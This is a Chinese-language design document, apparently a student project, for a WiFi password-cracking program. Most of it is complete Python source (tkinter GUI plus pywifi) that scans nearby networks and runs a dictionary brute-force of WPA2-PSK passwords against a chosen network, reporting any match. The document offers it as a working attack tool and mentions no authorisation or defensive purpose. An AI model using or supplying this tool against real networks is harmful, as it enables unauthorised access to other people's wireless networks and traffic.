
**WiFi密码破解设计文档**

**一. 介绍**

WiFi密码破解程序，能够利用字典实现对周围WiFi密码的暴力破解

**二. 算法思想以及重要模块设计**



使用tkinter实现界面设计

函数set\_init\_window()实现了对界面的设计

函数scans\_wifi\_list()调用iface.scan()函数实现对附近WiFi的扫描

函数add\_mm\_file()实现字典文件的添加

函数readPassWord()和函数connect()组合实现连接尝试，connect()函数调用了pywifi库，此库功能强大

函数thread\_it()实现线程控制

**三. 源程序和注释**

# coding:utf-8

**from** tkinter **import** **\***

**from** tkinter **import** ttk

**import** pywifi

**from** pywifi **import** const

**import** time

**import** tkinter**.**filedialog

**import** tkinter**.**messagebox

**import** threading

**class** **Gui:**

**def** \_\_init\_\_**(**self**,** init\_window\_name**):**

self**.**init\_window\_name **=** init\_window\_name

self**.**get\_value **=** StringVar**()**

self**.**get\_wifi\_value **=** StringVar**()**

self**.**get\_wifimm\_value **=** StringVar**()**

self**.**wifi **=** pywifi**.**PyWiFi**()**

self**.**iface **=** self**.**wifi**.**interfaces**()[**0**]**

self**.**iface**.**disconnect**()**

time**.**sleep**(**1**)**

**assert** self**.**iface**.**status**()** **in**\

**[**const**.**IFACE\_DISCONNECTED**,** const**.**IFACE\_INACTIVE**]**

**def** \_\_str\_\_**(**self**):**

**return** '(WIFI:%s,%s)' **%** **(**self**.**wifi**,** self**.**iface**.**name**())**

**def** set\_init\_window**(**self**):**

self**.**init\_window\_name**.**title**(**"WIFI密码破解"**)**

self**.**init\_window\_name**.**geometry**(**'+500+200'**)** # 确定程序出现位置

# 配置选项

labelframe **=** LabelFrame**(**width**=**400**,** height**=**200**,** text**=**"配置"**)**

labelframe**.**grid**(**column**=**0**,** row**=**0**,** padx**=**10**,** pady**=**10**)**

self**.**search **=** Button**(**labelframe**,** text**=**"搜索附近WiFi"**,** command**=lambda:** thread\_it**(**self**.**scans\_wifi\_list**)).**grid**(**column**=**0**,** row**=**0**)**

self**.**crack **=** Button**(**labelframe**,** text**=**"开始破解密码"**,** command**=lambda:** thread\_it**(**self**.**readPassWord**)).**grid**(**column**=**1**,** row**=**0**)**

self**.**label **=** Label**(**labelframe**,** text**=**"弱口令字典路径："**).**grid**(**column**=**0**,** row**=**1**)**

self**.**path **=** Entry**(**labelframe**,** width**=**12**,** textvariable**=**self**.**get\_value**).**grid**(**column**=**1**,** row**=**1**)**

self**.**file **=** Button**(**labelframe**,** text**=**"添加字典文件目录"**,** command**=**self**.**add\_mm\_file**).**grid**(**column**=**2**,** row**=**1**)**

self**.**wifi\_text **=** Label**(**labelframe**,** text**=**"WiFi账号："**).**grid**(**column**=**0**,** row**=**2**)**

self**.**wifi\_input **=** Entry**(**labelframe**,** width**=**12**,** textvariable**=**self**.**get\_wifi\_value**).**grid**(**column**=**1**,** row**=**2**)**

self**.**wifi\_mm\_text **=** Label**(**labelframe**,** text**=**"WiFi密码："**).**grid**(**column**=**2**,** row**=**2**)**

self**.**wifi\_mm\_input **=** Entry**(**labelframe**,** width**=**10**,** textvariable**=**self**.**get\_wifimm\_value**).**grid**(**column**=**3**,** row**=**2**,** sticky**=**W**)**

self**.**labelinfor **=** LabelFrame**(**width**=**100**,** height**=**100**,** text**=**"爆破过程"**)**

self**.**labelinfor**.**grid**(**column**=**0**,** row**=**3**,** padx**=**10**,** pady**=**10**)**

self**.**text **=** tkinter**.**Text**(**self**.**labelinfor**,** height**=**10**,** width**=**50**)**

self**.**text**.**grid**(**column**=**0**,** row**=**3**,** padx**=**10**,** pady**=**10**)**

# wifi列表显示

self**.**wifi\_labelframe **=** LabelFrame**(**text**=**"wifi列表"**)**

self**.**wifi\_labelframe**.**grid**(**column**=**0**,** row**=**4**,** columnspan**=**4**,** sticky**=**NSEW**)**

self**.**tree **=** ttk**.**Treeview**(**self**.**wifi\_labelframe**,** column**=[**1**,** 2**,** 3**,** 4**],** show**=**"headings"**)**

self**.**bar **=** Scrollbar**(**self**.**wifi\_labelframe**,** orient**=**VERTICAL**,** command**=**self**.**tree**.**yview**)**

self**.**tree**.**configure**(**yscrollcommand**=**self**.**bar**.**set**)**

# 每列的标题

self**.**tree**.**column**(**'1'**,** width**=**50**,** anchor**=**"center"**)**

self**.**tree**.**column**(**'2'**,** width**=**100**,** anchor**=**"center"**)**

self**.**tree**.**column**(**'3'**,** width**=**100**,** anchor**=**"center"**)**

self**.**tree**.**column**(**'4'**,** width**=**100**,** anchor**=**"center"**)**

self**.**tree**.**heading**(**'1'**,** text**=**"WiFiID"**)**

self**.**tree**.**heading**(**'2'**,** text**=**"WiFi名"**)**

self**.**tree**.**heading**(**'3'**,** text**=**"BSSID"**)**

self**.**tree**.**heading**(**'4'**,** text**=**"信号强度"**)**

self**.**tree**.**grid**(**row**=**5**,** column**=**0**,** sticky**=**NSEW**)**

# 双击wifi，填入wifi框内

self**.**tree**.**bind**(**"<Double-1>"**,** self**.**onDBClick**)**

self**.**bar**.**grid**(**row**=**5**,** column**=**1**,** sticky**=**NS**)**

**def** scans\_wifi\_list**(**self**):**

**print(**"扫描开始，需要一段时间，请耐心等候"**)**

self**.**iface**.**scan**()**

time**.**sleep**(**1**)**

scanres **=** self**.**iface**.**scan\_results**()**

nums **=** len**(**scanres**)**

**print(**"数量：%s"**%(**nums**))**

self**.**show\_scans\_wifi\_lists**(**scanres**)**

**return** scanres

**def** show\_scans\_wifi\_lists**(**self**,** scan\_res**):**

x **=** self**.**tree**.**get\_children**()**

**for** item **in** x**:**

self**.**tree**.**delete**(**item**)**

**for** index**,** wifi\_info **in** enumerate**(**scan\_res**):**

self**.**tree**.**insert**(**""**,** 'end'**,** value**=(**index**+**1**,** wifi\_info**.**ssid**,** wifi\_info**.**bssid**,** wifi\_info**.**signal**))**

**def** add\_mm\_file**(**self**):**

self**.**filename **=** tkinter**.**filedialog**.**askopenfilename**()**

self**.**get\_value**.**set**(**self**.**filename**)**

# Treeview绑定事件

**def** onDBClick**(**self**,** event**):**

self**.**sels **=** event**.**widget**.**selection**()**

self**.**get\_wifi\_value**.**set**(**self**.**tree**.**item**(**self**.**sels**,** "values"**)[**1**])**

# 读取密码字典，进行匹配

**def** readPassWord**(**self**):**

self**.**getFilePath **=** self**.**get\_value**.**get**()**

# print("文件路径：%s\n" %(self.getFilePath))

self**.**get\_wifissid **=** self**.**get\_wifi\_value**.**get**()**

# print("ssid：%s\n" %(self.get\_wifissid))

self**.**pwdfilehander **=** open**(**self**.**getFilePath**,** "r"**,** errors**=**"ignore"**)**

**while** **True:**

**try:**

self**.**pwdStr **=** self**.**pwdfilehander**.**readline**()**

# print("密码: %s " %(self.pwdStr))

**if** **not** self**.**pwdStr**:**

**break**

self**.**bool1 **=** self**.**connect**(**self**.**pwdStr**,** self**.**get\_wifissid**)**

# print("返回值：%s\n" %(self.bool1) )

**if** self**.**bool1**:**

# print("密码正确："+pwdStr

# res = "密码:%s 正确 \n"%self.pwdStr;

self**.**res **=** "===正确=== wifi名:%s 匹配密码：%s " **%** **(**self**.**get\_wifissid**,** self**.**pwdStr**)**

self**.**get\_wifimm\_value**.**set**(**self**.**pwdStr**)**

tkinter**.**messagebox**.**showinfo**(**'提示'**,** '破解成功！！！'**)**

self**.**text**.**insert**(**tkinter**.**INSERT**,** self**.**res**)**

self**.**text**.**insert**(**tkinter**.**INSERT**,** '\n'**)**

**break**

**else:**

# print("密码:"+self.pwdStr+"错误")

self**.**res **=** "---错误--- wifi名:%s匹配密码：%s" **%** **(**self**.**get\_wifissid**,** self**.**pwdStr**)**

self**.**text**.**insert**(**tkinter**.**INSERT**,** self**.**res**)**

self**.**text**.**insert**(**tkinter**.**INSERT**,** '\n'**)**

**except:**

**continue**

# 对wifi和密码进行匹配

**def** connect**(**self**,** pwd\_Str**,** wifi\_ssid**):**

self**.**profile **=** pywifi**.**Profile**()**

self**.**profile**.**ssid **=** wifi\_ssid # wifi名称

self**.**profile**.**auth **=** const**.**AUTH\_ALG\_OPEN # 网卡的开放

self**.**profile**.**akm**.**append**(**const**.**AKM\_TYPE\_WPA2PSK**)** # wifi加密算法

self**.**profile**.**cipher **=** const**.**CIPHER\_TYPE\_CCMP # 加密单元

self**.**profile**.**key **=** pwd\_Str # 密码

self**.**iface**.**remove\_all\_network\_profiles**()** # 删除所有的wifi文件

self**.**tmp\_profile **=** self**.**iface**.**add\_network\_profile**(**self**.**profile**)** # 设定新的链接文件

self**.**iface**.**connect**(**self**.**tmp\_profile**)** # 链接

time**.**sleep**(**1.5**)**

**if** self**.**iface**.**status**()** **==** const**.**IFACE\_CONNECTED**:** # 判断是否连接上

isOK **=** **True**

**else:**

isOK **=** **False**

self**.**iface**.**disconnect**()** # 断开

#time.sleep(1)

# 检查断开状态

**assert** self**.**iface**.**status**()** **in** \

**[**const**.**IFACE\_DISCONNECTED**,** const**.**IFACE\_INACTIVE**]**

**return** isOK

**def** thread\_it**(**func**,** **\***args**):**

'''将函数打包进线程'''

# 创建

t **=** threading**.**Thread**(**target**=**func**,** args**=**args**)**

# 守护 !!!

t**.**setDaemon**(True)**

# 启动

t**.**start**()**

**def** gui\_start**():**

window **=** Tk**()**

ui **=** Gui**(**window**)**

**print(**ui**)**

ui**.**set\_init\_window**()**


window**.**mainloop**()**

gui\_start**()**


四. 效果及测试



（初始界面）



（扫描并添加密码字典）



（破解）